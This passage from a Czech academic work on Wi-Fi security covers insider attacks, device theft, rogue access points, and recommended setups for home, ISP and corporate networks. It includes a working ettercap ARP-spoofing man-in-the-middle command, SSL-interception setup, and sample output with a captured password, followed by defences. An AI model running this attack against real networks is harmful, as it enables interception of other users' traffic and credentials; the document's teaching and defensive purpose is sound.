Útočník pravděpodobně nevynaloží tolik úsilí jen kvůli získání přístupu do sítě. Spíše jej budou zajímat hesla pro přístup k firemním systémům, která mohou být v počítači uložená.

A nebo nainstaluje keylogger, který odposlechne hesla zadávaná na klávesnici. Získání přímého přístupu do sítě je ale vítanou výhodou.

Částečnou obranou proti tomuto útoku je antivir (který odstraňuje jakékoli spustitelné přílohy v e-mailu), firewall a zákaz automatického spouštění (Autorun). Spolehlivé zabezpečení je ale pouze uložit přístupový klíč někam, odkud jej vir nemůže přečíst. Pokud uživatel pracuje se sníženými právy, stačí omezit přístup ke klíči jen na administrátora – to je bohužel ve Windows realizovatelné jen obtížně.

Univerzální řešení je uložit klíč na speciální hardware. Tuto metodu používají mobilní sítě (přístupový klíč je uložen na SIM kartě, ta ho nedovolí přečíst, jen pomocí něj šifruje). U sítí Wi-Fi je ale situace jiná: kvůli snížení ceny mají bezdrátové karty jen jednoduchý procesor a šifrování provádí ovladač. V současnosti se ale pracuje na autentizační metodě EAP-SIM, tedy autentizaci pomocí SIM karty pro 802.1x.

4.3.3 Krádež zařízení

Krádeže notebooků, PDA a jiných přenosných zařízení jsou stále běžnější. A zloděje nemusí zajímat jen samotný počítač, ale i data na něm, včetně hesel a certifikátů pro přístup do sítě. Ani šifrování disku nemusí stačit: jsou případy, kdy zloděj vytrhl počítač uživateli během práce v internetové kavárně a utekl.

Řešením je pouze včas zakázat ukradenému počítači přístup do sítě – při návrhu zabezpečení ověřte, že to vybraná metoda dovoluje. U metod založených na protokolu 802.1x je možné změnit heslo uživatele, v implementaci VPN sítě podle kapitoly 3.6 lze zneplatnit certifikát vydáním CRL. Zabezpečení sdíleným heslem (WPA-PSK) by mělo být použito jen v síti s několika počítači, kde je možné prozrazené heslo relativně snadno změnit.

Uživatelé by také měli být poučeni, aby případný incident nahlásili co nejdříve.

4.4 Útoky zevnitř sítě

Prozatím jsem předpokládal, že útočník nemá přístup do sítě a snaží se jej získat a nebo alespoň odposlechnout přenášená data. Často je ale situace jiná: útočník již má přístup do sítě a chce odposlechnout data přenášena ostatními uživateli. Ne vždy se zlými úmysly, mohl jen najít na Internetu zajímavý článek a chce „to“ zkusit. Podle průzkumů přichází více než polovina útoků zevnitř sítě.

Při použití **WEP** je odposlech triviální, každý paket je šifrován stejným klíčem, uživatel může dešifrovat cizí pakety stejně jako svoje.

WPA-PSK používá pro každého uživatele jiný *Master* klíč (pomocí něhož se šifrují šifrovací klíče), ale *Master* klíč se odvozuje deterministicky na základě sdílené *passphrase*, SSID a MAC adres komunikujících stanic – to vše může útočník snadno zjistit. A pokud vypočítá *Master* klíč, může dešifrovat přenášené šifrovací klíče a následně i celou komunikaci.

Používá-li se autentizace pomocí **802.1x** (v kombinaci s WEP nebo WPA), dostává každý uživatel šifrovací klíč bezpečným způsobem, odposlech tradičním způsobem není možný. Útočník ale může zneužít slabinu TCP/IP: *ARP Spoofing*.

4.4.1 ARP Spoofing

Protokol IP používá adresy, které jsou nezávislé na linkových adresách (MAC). Pokud chce stanice poslat paket jiné stanici v lokální síti, musí napřed zjistit cílovou MAC adresu. Pošle

tedy *broadcast* dotaz s cílovou IP adresou a stanice s touto IP adresou odpoví svojí MAC adresou. Nijak se nekontroluje, zda odpověděl opravdu vlastník dané IP adresy. Stanice navíc může ohlásit svojí IP a MAC adresu sama a ostatní tyto údaje bez výhrad respektují.

Pokud chce útočník odposlechnout komunikaci mezi dvěma uživateli sítě (typicky mezi nějakým uživatelem a routerem, přes který jdou data do zbytku sítě), jednoduše pošle každému ARP paket se svojí MAC adresou a IP adresou toho druhého. Veškerá komunikace mezi nimi pak půjde přes jeho počítač a útočník může data nejen odposlouchávat, ale i pozměnit. Z pohledu bezdrátové sítě jde jen o běžnou komunikaci mezi uživateli, nezáleží na tom, zda je zabezpečena pomocí WPA nebo ne.

4.4.1.1 Provedení útoku

Nejznámějším programem na provedení ARP spoofingu je *Ettercap*. Ve verzi NG-0.7.3 je to už komplexní nástroj, volitelně i s grafickým rozhraním. Já zde předvedu jen ten nejjednodušší útok s použitím textového rozhraní a příkazové řádky.

Pomocí parametrů na příkazové řádce se vybere textové rozhraní (`-T`), zapne se *man-in-the-middle* útok pomocí ARP spoofingu (`-M arp:remote`), výpis jen zajímavých údajů jako hesla (`-q`) a zvolí oběti útoku (klient sítě a router):

```
ettercap -Tq -M arp:remote /192.168.1.1/ /192.168.1.2/
```

Ettercap umí odposlouchávat dokonce i spojení zabezpečená SSL. Jednoduše vymění certifikát serveru za svůj vlastní, který automaticky vygeneruje se stejnými údaji (firma, jméno serveru, …). Pokud oběť certifikát přijme, může *Ettercap* dešifrovat odesílaná data a znovu je šifrovat skutečným certifikátem serveru. Vygenerovaný certifikát samozřejmě není podepsaný důvěryhodnou certifikační autoritou, ale ani většina serverů na Internetu nemá důvěryhodné certifikáty. A pokud uživatel nemá správný certifikát uložen v prohlížeči, nemůže odlišit pravý certifikát od falešného.

Při útoku proti SSL se používají dvě TCP spojení, jedno mezi obětí a útočníkem a druhé mezi útočníkem a serverem. *Ettercap* tedy musí pakety od oběti přesměrovat na lokální port a na to potřebuje spolupráci firewallu (na počítači, kde *Ettercap* běží). V konfiguračním souboru `etter.conf` odkomentujte odpovídající řádky s nastavením `redir_command_on` a `redir_command_off`. Příkaz pro *iptables* na Linuxu je už připraven, příkaz pro MacOS X funguje i na FreeBSD, pokud je v konfiguraci kernelu zapnuta volba `IPFIREWALL_FORWARD`.

Výsledek úspěšného útoku může vypadat například takto (podařilo se odhalit heslo pro HTTP autentizaci zabezpečenou pomocí SSL):

```
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on wlan0... (Ethernet)

   wlan0 ->       BA:DB:AD:BA:DB:AD        192.168.1.3   255.255.255.0

Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.1 00:AA:BB:CC:DD:EE
 GROUP 2 : 192.168.1.2 00:11:22:33:44:55

Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 192.0.34.166:443 -> USER: karel  PASS: 1234  INFO: www.example.net/
```

4.4.1.2 Obrana

První možnost je obrana proti důsledkům ARP spoofingu: používat pouze šifrované spojení s certifikátem podepsaným důvěryhodnou certifikační autoritou. A u serverů, které používají self-signed certifikát, jej alespoň uložit do prohlížeče. Tento přístup je bohužel v praxi těžko realizovatelný.

Obrana proti samotnému ARP spoofingu je složitější. Můžete použít IDS (*Intrusion Detection System*), např. Snort, který umí ARP spoofing odhalit. Druhá možnost je statické ARP (viz 3.2.1.3). Ale nestačí jej nastavit na routeru, i u klienta musí být zadána alespoň adresa routeru. Příkaz pro nastavení statického ARP ve Windows je stejný jako na Linuxu, pouze se části MAC adresy oddělují pomlčkou místo dvojtečky.

Obě řešení mají společnou nevýhodu: je potřeba udržovat seznam párů MAC a IP adres klientů. Nejlepší je použít nějakou databázi, ze které se bude generovat zároveň konfigurace DHCP serveru (s pevným přiřazením IP adresy k MAC adrese).

Spolehlivé řešení je také použít VPN, jak je popsáno v kapitole 3.6. V konfiguraci serveru zakažte přímou komunikaci mezi klienty (`client-to-client`).

4.4.2 Neautorizovaný přístupový bod

Snad největší ohrožení firemní sítě je, když některý ze zaměstnanců připojí do sítě vlastní přístupový bod. Důvod je obvykle neznalost, ne zlý úmysl, ale důsledek je stejný: kdokoli v dosahu se může připojit přímo do firemní sítě – neinformovaný uživatel těžko zapne nějaké zabezpečení.

AP funguje obvykle jako *bridge*, propojuje LAN a bezdrátovou síť na linkové vrstvě. Útočník tedy může odposlouchávat veškerá přenášená data na síti LAN pomocí ARP spoofingu (4.4.1).

Základní obranou je prevence: upozornit zaměstnance na možná rizika a zajistit pokrytí bezdrátovou síť tak, aby zaměstnanci neměli důvod instalovat přístupové body sami. Aktivní obrana je detekovat nové přístupové body (stačí notebook s Wi-Fi kartou, ale existují i specializovaná řešení) a nebo zavést autentizaci 802.1x i pro připojení do sítě LAN.

5 Případové studie

V předchozích kapitolách jsem popsal jednotlivé metody zabezpečení bezdrátových sítí a jejich případné slabiny. Nyní na příkladech ukážu, které metody jsou vhodné pro konkrétní síť a jak by měly být implementovány.

5.1 Domácí síť

Zabezpečení domácích sítí je omezeno především schopnostmi uživatele. Zapnutí šifrování by mělo být stejně automatické jako zamykání domovních dveří, ale realita je bohužel jiná.

Pro zabezpečení domácí sítě byla navržena metoda WPA-PSK (3.5.2.1) a v současnosti je opravdu tou nejlepší volbou. Dnes by již měl WPA podporovat každý přístupový bod na trhu.

Nezapomeňte změnit výchozí heslo pro přístup do konfigurace AP (4.3.1.1), nastavte dostatečně složité heslo pro WPA (4.3.1.4) a vypněte vysílání SSID (3.1). Windows při připojování do sítě automaticky detekují WPA a zeptají se na heslo.

Nedoporučuji místo přístupového bodu používat Wi-Fi kartu v počítači, přestože je to levnější řešení. Windows (na rozdíl od Linuxu nebo FreeBSD) neumožňují vytvořit softwarové AP. A v Ad-hoc módu podporují pouze šifrování WEP, které nelze považovat za zabezpečení.

5.2 Síť poskytovatele připojení k Internetu (ISP)

Uvažujme poskytovatele, který bezdrátově připojuje k Internetu klienty v okolí svých přístupových bodů. Potřebuje zajistit, aby se do sítě nemohl připojit někdo cizí, ale ani bývalý zákazník, který přestal využívat jeho služeb.

Jako ideální se jeví zabezpečení WPA-EAP (3.5.2.2) s autentizaci PEAP/MSCHAPv2 (3.5.3.2). Je podporována ve Windows XP SP2, ale nastavení je poměrně komplikované – pro uživatele i správce sítě.

Navíc velký počet uživatelů se nepřipojuje přes Wi-Fi kartu v počítači, ale přes hardwarové AP v klientském režimu. Nenašel jsem žádné hardwarové AP na trhu, které by podporovalo nějakou EAP autentizaci v režimu klient. WPA-PSK je ve větší síti k ničemu: pokud zákazník přestane využívat služeb, zná stále heslo a mohl by se připojovat dál zadarmo.

Naštěstí na některá zařízení lze nahrát místo originálního firmware speciální Linuxová distribuce OpenWRT a nainstalovat *wpa_supplicant* (3.4.3.3). Výhodou je i možnost bezpečného vzdáleného přístupu přes SSH. Nastavení není jednoduché, ale pokud to poskytovatel myslí s bezpečnostní vážně, nic jiného mu nezbývá.

Horší situace nastává, pokud je síť již delší dobu v provozu a je zabezpečena pouze WEP a filtrací MAC adres. Výměna hardware na přístupových bodech a hlavně u všech zákazníků by byla dosti nákladná. Nemá smysl vynakládat na zabezpečení víc, než kolik jsou možná rizika. Poskytovatel připojení ale musí tato rizika zvážit:

- Útočník se může do sítě připojit „načerno“ a spotřebovávat kapacitu sítě a připojení k Internetu.
- Útočník i některý z klientů může odposlouchávat komunikaci ostatních klientů.
- Útočník může využít připojení k páchání trestné činnosti. Doporučoval bych konzultovat s právníkem, jak je to s odpovědností poskytovatele za chování útočníka, pokud jej nemá možnost identifikovat ani jeho akce zastavit.

5.3 Firemní síť

Bezdrátové sítě se ve firemním prostředí prosazují stále častěji. Důvody sítě mohou být čistě praktické (např. připojení notebooků uživatelů v zasedací místnosti), ale i ekonomické (tahání kabelů v historické budově je drahé a u památkově chráněných budov ani nemusí být možné). Teprve nedávno byly schváleny standardy poskytující dostatečné zabezpečení i pro firemní síť, kde se často pracuje s daty kritickými pro samotné fungování podniku.

Pokud se správce rozhodne zavést bezdrátovou síť, měl by tento krok pečlivě naplánovat, prověřit z bezpečnostního hlediska a hlavně popsat v bezpečnostní politice firmy. Bezdrátová síť musí být kvalitně zabezpečena i v případě, že vnitřní síť již používá zabezpečení, např. založené na systému Kerberos. Útočník by stále mohl zahlcovat servery nesmyslnými požadavky (DoS útok), útočit na pracovní stanice (které jsou normálně skryty za firewallem) nebo provést nějaký útok založený na ARP spoofingu (4.4.1).

Firemní bezdrátová síť by rozhodně neměla používat slabší zabezpečení než WPA-EAP (3.5.2.2) s autentizací např. PEAP/MSCHAPv2 (3.4.3.1) nebo EAP-TLS. Je-li použit protokol MSCHAPv2, měla by být hesla pokud možno vygenerována náhodně bez možnosti změny uživatelem, aby uživatel nenastavil slabé heslo, které by mohlo být prolomeno slovníkovým útokem (4.3.1.3). Totéž platí pro sdílené heslo mezi přístupovým bodem a RADIUS serverem (4.3.1.2). Autentizace při přihlašování do sítě musí být vzájemná, aby útočník nemohl vytvořit falešný přístupový bod (4.2).

Pokud již firma používá přístup zaměstnanců do firemní sítě pomocí VPN (3.6), je možné umístit bezdrátovou síť před firewall a dovolit z ní přístup pouze na VPN server. Bezdrátová síť pak nemusí být zabezpečena, přístup z ní bude zabezpečen VPN stejně jako přístup přes veřejný Internet, takže se ušetří konfigurace RADIUS serveru i počítačů uživatelů.

Vzhledem k riziku DoS útoku (4.1) by neměly být pomocí bezdrátové sítě připojovány žádné důležité části infrastruktury (např. servery). Zaměstnanci by měli být poučeni, aby ihned hlásili krádež notebooku (4.3.3) a hlavně do sítě sami nepřipojovali vlastní přístupové body (4.4.2).

Rizikem pro firemní síť může být i zapnuté Bluetooth (2.2) a dokonce i připojení přes GPRS, které obchází firemní firewall a antivirovou kontrolu.

5.4 Shrnutí

Následující tabulka přehledně ukazuje, které metody zabezpečení jsou vhodné pro dané nasazení:

	Domácí síť	*Síť ISP*	*Firemní síť*
Skrytí SSID	Vhodné jako doplněk	Zbytečné	Zbytečné
Filtrace MAC adres	Nedostatečné	Nedostatečné	Nedostatečné
WEP	Nedostatečné	Nedostatečné	Nedostatečné
WEP + 802.1x	Příliš složité	Použitelné	Použitelné
WPA-PSK	Nejvhodnější	Nedostatečné	Nedostatečné
WPA-EAP	Příliš složité	Nejvhodnější	Nejvhodnější
VPN	Příliš složité	Nevhodné	Vhodná alternativa

Literatura

Takřka všechny zdroje, které jsem použil, byly zveřejněny na Internetu a pravděpodobně nikdy nevyšly v tisku. Proto citace neuvádím v klasické podobě.

[1] Rita Pužmanová (2005):
Bezpečnost bezdrátové komunikace
Computer Press, Brno

[2] S. Fluhrer, I. Mantin, A. Shamir (2001):
Weaknesses in the Key Scheduling Algorithm of RC4
http://www.crypto.com/papers/others/rc4_ksaproc.ps

[3] A. Stubblefield, J. Ioannidis, A. D. Rubin (2001):
A Key Recovery Attack on the 802.11b Wired Equivalent Privacy Protocol (WEP)
http://www.cs.jhu.edu/~rubin/courses/sp04/wep.pdf

[4] Jesse R. Walker (2000):
Unsafe at any key size; An analysis of the WEP encapsulation
http://www.dis.org/wl/pdf/unsafe.pdf

[5] OpenVPN Solutions (2006):
OpenVPN 2.0 HOWTO
http://openvpn.net/howto.html

[6] Lars Strand (2004):
802.1X Port-Based Authentication HOWTO
http://www.linux.com/howtos/8021X-HOWTO/

[7] Takehiro Takahashi (2005):
WPA Passive Dictionary Attack Overview
http://www.tinypeap.com/docs/WPA_Passive_Dictionary_Attack_Overview.pdf

[8] Guillaume Lehembre (2006):
Bezpečnost Wi-Fi – WEP, WPA a WPA2
http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_CZ.pdf

Dále jsem použil informace z manuálových stránek programů.
Všechny odkazované standardy IEEE 802 jsou dostupné zdarma ke stažení na stránce http://standards.ieee.org/getieee802/portfolio.html.

Tato práce v elektronické podobě je umístěna na adrese
http://8an.praha12.net/papers/BezpecnostBezdratovychSiti.pdf